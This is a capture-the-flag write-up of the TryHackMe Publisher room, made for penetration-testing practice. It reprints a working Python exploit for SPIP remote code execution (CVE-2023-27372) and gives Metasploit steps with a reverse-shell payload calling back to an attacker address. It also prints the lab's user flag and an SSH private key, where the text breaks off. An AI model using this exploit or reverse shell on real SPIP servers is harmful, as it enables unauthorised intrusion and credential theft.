CTF Report

Publisher Room - TryHackMe

darleep@yahoo.com

August 24, 2024

Table of Contents

1 High-Level Summary 3

1.1 Recommendations 3

2 Detailed Findings 3

2.1 Service Enumeration 3

2.2 Initial Access 4

2.3 Directory Bruteforce with Gobuster 4

3 Exploitation 6

3.1 SPIP Version Vulnerability and Exploitation 6

3.2 User Flag 8

3.3 Privilege Escalation 11

3.4 Root Flag 15

1 High-Level Summary

This report documents the penetration testing of the Publisher room on TryHackMe. The objective was to enumerate and exploit vulnerabilities to achieve complete ownership of the target machine. The assessment uncovered several security weaknesses, culminating in successful privilege escalation and root access.

1.1 Recommendations

1. Update and Patch Vulnerable Software:

- Ensure the SPIP application is updated to the latest version to mitigate known vulnerabilities.

2. Secure Configuration:

- Restrict access to sensitive directories and files such as .htaccess and .htpasswd.
- Implement proper access controls to prevent unauthorized users from modifying critical scripts and binaries.

3. Network Security:

- Limit exposure of services like SSH to the internal network or trusted IP addresses.
- Implement proper firewall rules to minimize the attack surface.

4. Monitoring and Incident Response:

- Set up monitoring to detect and alert on unusual activities such as unauthorized file modifications.
- Conduct regular security assessments and audits to identify and mitigate potentialvulnerabilities.

2 Detailed Findings

2.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
10.10.27.227	**TCP:22**
10.10.27.227	**TCP:80**


- `nmap 10.10.27.227 -A -T 4 -oA Scan`

Output

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
```

2.2 Initial Access

- Port 80 (HTTP)
  - Website running : Apache 2.4.41
  - Default Webpage : Publisher's Pulse: SPIP Insights & Tips.
  - No significant information from the page source or accessible links.



Community Magazine

Publish articles, success stories, tutorials and opinions about SPIP

Related Blogs

Rencontre SPIP

Mise à jour critique de sécurité : sortie de SPIP 4.1.5, SPIP 4.0.8 et SPIP 3.2.16

Spip Luz Days

Gazette de septembre 2023

Piratages de SPIP

Nouveaux plugins

SPIP5 et l'avenir de SPIP

API SQL, SPIP 5 et PHP 8.1

Archives

June 2024

May 2024

April 2024

March 2024

February 2024

January 2024

Embracing Diversity in Tech: A Journey with SPIP

Posted by Admin, December 8, 2024 at 10:45 am, in Web Design

In this article, the author explores the significance of diversity and inclusivity in the tech industry. They reflect on their journey with SPIP and how the software embodies values that prioritize an open and welcoming environment for all contributors. They share personal experiences and insights on how SPIP's ethos aligns with the global movement towards more inclusive technology communities.

Credit goes to photovaco.com for photos.

18 comments

Sponsors

Popular Posts

Freedom of Expression and SPIP: Advocating for Digital Rights

Author name - Oct 21, 2024 (63)

Nurturing a Welcoming Community: SPIP's Code of


2.3 Directory Bruteforce with Gobuster

Wordlist

- /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt

Command

- `gobuster dir -u http://10.10.27.227 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -o publisher_80.txt -t 100`



```
❯ gobuster dir -u http://10.10.27.227 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -o publisher_80.txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.27.227
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://10.10.27.227/images/]
/spip                 (Status: 301) [Size: 311] [--> http://10.10.27.227/spip/]
```


Output

```
/images (Status: 301)
/spip   (Status: 301)
```

3 Exploitation

3.1 SPIP Version Vulnerability and Exploitation

- **SPIP Version: 4.2.0 (revealed in page source meta tag)** : http://10.10.27.227/spip/).
- **Vulnerability: Remote Code Execution (Unauthenticated)** - CVE-2023-27372: https://www.exploit-db.com/exploits/51536



```
<!-- insert_head -->











<meta name="generator" content="SPIP 4.2.0" /></head>

```

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

# Exploit Title: SPIP v4.2.1 - Remote Code Execution (Unauthenticated)
# Google Dork: inurl:"/spip.php?page=login"
# Date: 19/06/2023
# Exploit Author: nuts7 (https://github.com/nuts7/CVE-2023-27372)
# Vendor Homepage: https://www.spip.net/
# Software Link: https://files.spip.net/spip/archives/
# Version: < 4.2.1 (Except few fixed versions indicated in the description)
# Tested on: Ubuntu 20.04.3 LTS, SPIP 4.0.0
# CVE reference : CVE-2023-27372 (coiffeur)
# CVSS : 9.8 (Critical)
#
# Vulnerability Description:
#
# SPIP before 4.2.1 allows Remote Code Execution via form values in the public area because
serialization is mishandled. Branches 3.2, 4.0, 4.1 and 4.2 are concerned. The fixed versions
are 3.2.18, 4.0.10, 4.1.8, and 4.2.1.
# This PoC exploits a PHP code injection in SPIP. The vulnerability exists in the `oubli`
```

```
parameter and allows an unauthenticated user to execute arbitrary commands with web user
privileges.
#
# Usage: python3 CVE-2023-27372.py http://example.com

import argparse
import bs4
import html
import requests

def parseArgs():
    parser = argparse.ArgumentParser(description="Poc of CVE-2023-27372 SPIP < 4.2.1 - Remote
Code Execution by nuts7")
    parser.add_argument("-u", "--url", default=None, required=True, help="SPIP application
base URL")
    parser.add_argument("-c", "--command", default=None, required=True, help="Command to
execute")
    parser.add_argument("-v", "--verbose", default=False, action="store_true", help="Verbose
mode. (default: False)")
    return parser.parse_args()

def get_anticsrf(url):
    r = requests.get('%s/spip.php?page=spip_pass' % url, timeout=10)
    soup = bs4.BeautifulSoup(r.text, 'html.parser')
    csrf_input = soup.find('input', {'name': 'formulaire_action_args'})
    if csrf_input:
        csrf_value = csrf_input['value']
        if options.verbose:
            print("[+] Anti-CSRF token found : %s" % csrf_value)
        return csrf_value
    else:
        print("[-] Unable to find Anti-CSRF token")
        return -1

def send_payload(url, payload):
    data = {
        "page": "spip_pass",
        "formulaire_action": "oubli",
        "formulaire_action_args": csrf,
        "oubli": payload
    }
    r = requests.post('%s/spip.php?page=spip_pass' % url, data=data)
    if options.verbose:
        print("[+] Execute this payload : %s" % payload)
    return 0

if __name__ == '__main__':
    options = parseArgs()

    requests.packages.urllib3.disable_warnings()
    requests.packages.urllib3.util.ssl_.DEFAULT_CIPHERS += ':HIGH:!DH:!aNULL'
    try:
        requests.packages.urllib3.contrib.pyopenssl.util.ssl_.DEFAULT_CIPHERS += ':HIGH:!DH:!
aNULL'
    except AttributeError:
        pass

    csrf = get_anticsrf(url=options.url)
    send_payload(url=options.url, payload="s:%s:\"<?php system('%s'); ?>\";" % (20 +
len(options.command), options.command))
```

Exploit with Metasploit


- To exploit a remote code execution (RCE) vulnerability in SPIP v4.2.0 and obtain sensitive information from the target machine.

Tools Used

- Metasploit Framework


Commands

- `msfconsole`
- `search SPIP`
- `use exploit/unix/webapp/spip_rce_form`
- `set RHOST 10.10.27.227`
- `set TARGETURI /spip`
- `set LHOST 10.11.71.212`
- `run`



```
msf6 exploit(unix/webapp/spip_rce_form) > options

Module options (exploit/unix/webapp/spip_rce_form):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.27.227     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /spip            yes       The base path to SPIP application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.11.71.212     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/spip_rce_form) > run
```

- **Result**: Command executed and confirmed remote code execution.




```
$ whoami
www-data
```

3.2 User Flag


Performed the following commands and procedures to retrieve the user flag.

Commands:

- `ch /home`
- `cd think`
- `ls`
- `cat user.txt`
- `cd .ssh`
- `ls`
- `cat id_rsa`



```
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2024-02-10 21:27:54 +0000  think

meterpreter > cd think
meterpreter > ls
Listing: /home/think
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2024-08-26 11:06:15 +0100  .bash_history
100644/rw-r--r--  220   fil   2023-11-14 08:57:26 +0000  .bash_logout
100644/rw-r--r--  3771  fil   2023-11-14 08:57:26 +0000  .bashrc
040700/rwx------  4096  dir   2023-11-14 08:57:24 +0000  .cache
040700/rwx------  4096  dir   2023-12-08 13:07:22 +0000  .config
040700/rwx------  4096  dir   2024-02-10 21:22:33 +0000  .gnupg
040775/rwxrwxr-x  4096  dir   2024-01-10 12:46:09 +0000  .local
100644/rw-r--r--  807   fil   2023-11-14 08:57:24 +0000  .profile
020666/rw-rw-rw-  0     cha   2024-08-26 11:06:15 +0100  .python_history
040755/rwxr-xr-x  4096  dir   2024-01-10 12:54:17 +0000  .ssh
020666/rw-rw-rw-  0     cha   2024-08-26 11:06:15 +0100  .viminfo
040750/rwxr-x---  4096  dir   2023-12-20 19:05:25 +0000  spip
100644/rw-r--r--  35    fil   2024-02-10 21:20:39 +0000  user.txt

meterpreter > cat user.txt
fa229046d44eda6a3598c73ad96f4ca5
```



```
meterpreter > cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxPvc9pijpUJA4olyvkW0ryYASBpdmBasOEls6ORw7FMgjPW86tDK
uIXyZneBIUarJiZh8VzFqmKRYcioDwlJzq+9/2ipQHTVzNjxxg18wWvF0WnK2lI5TQ7QXc
OY8+1CUVX67y4UXrKASf8l7lPKIED24bXjkDBkVrCMHwScQbg/nIIFxyi262JoJTjh9Jgx
SBjaDOELBBxydv78YMN9dyafImAXYX96H5k+8vC8/I3bkwiCnhuKKJ11TV4b8lMsbrgqbY
RYfbCJapB27zJ24a1aR5Un+Ec2XV2fawhmftS05b10M0QAnDEu7SGXG9mF/hLJyheRe8lv
+rk5EkZNgh14YpXG/E9yIbxB9Rf5k0ekxodZjVV06iqIHBomcQrKotV5nXBRPgVeH71JgV
QFkNQyqVM4wf6oODSqQsuIvnkB5l9e095sJDwz1pj/aTL3Z6Z28KgPKCjOELvkAPcncuMQ
Tu+z6QVUr0cCjgSRhw4Gy/bfJ4lLyX/bciL5QoydAAAFiD95i1o/eYtaAAAAB3NzaC1yc2
EAAAGBAMT73PaYo6VCQOKJcr5FtK8mAEgaXZgWrDhJbOjkcOxTIIz1vOrQyriF8mZ3gSFG
qyYmYfFcxapikWHIqA8JSc6vvf9oqUB01czY8cYNfMFrxdFpytpSOU0O0F3DmPPtQlFV+u
8uFF6ygEn/Je5TyiBA9uG145AwZFawjB8EnEG4P5yCBccotutiaCU44fSYMUgY2gzhCwQc
cnb+/GDDfXcmnyJgF2F/eh+ZPvLwvPyN25MIgp4biiiddU1eG/JTLG64Km2EWH2wiWqQdu
8yduGtWkeVJ/hHNl1dn2sIZn7UtOW9dDNEAJwxLu0hlxvZhf4SycoXkXvJb/q5ORJGTYId
KVxvxPciG8QfUX+ZNHpMaHWY1VdOoqiBwaJnEKyqLVeZ1wUT4FXh+9SYFUBZDUMqlTOM
qDg0qkLLiL55AeZfXtPebCQ8M9aY/2ky92emdvCoDygozhC75AD3J3LjEE7vs+kFVK9H
4EkYcOBsv23yeJS8l/23Ii+UKMnQAAAAMBAAEAAAGBAIIasGkXjA6c4eo+SlEuDRcaDF
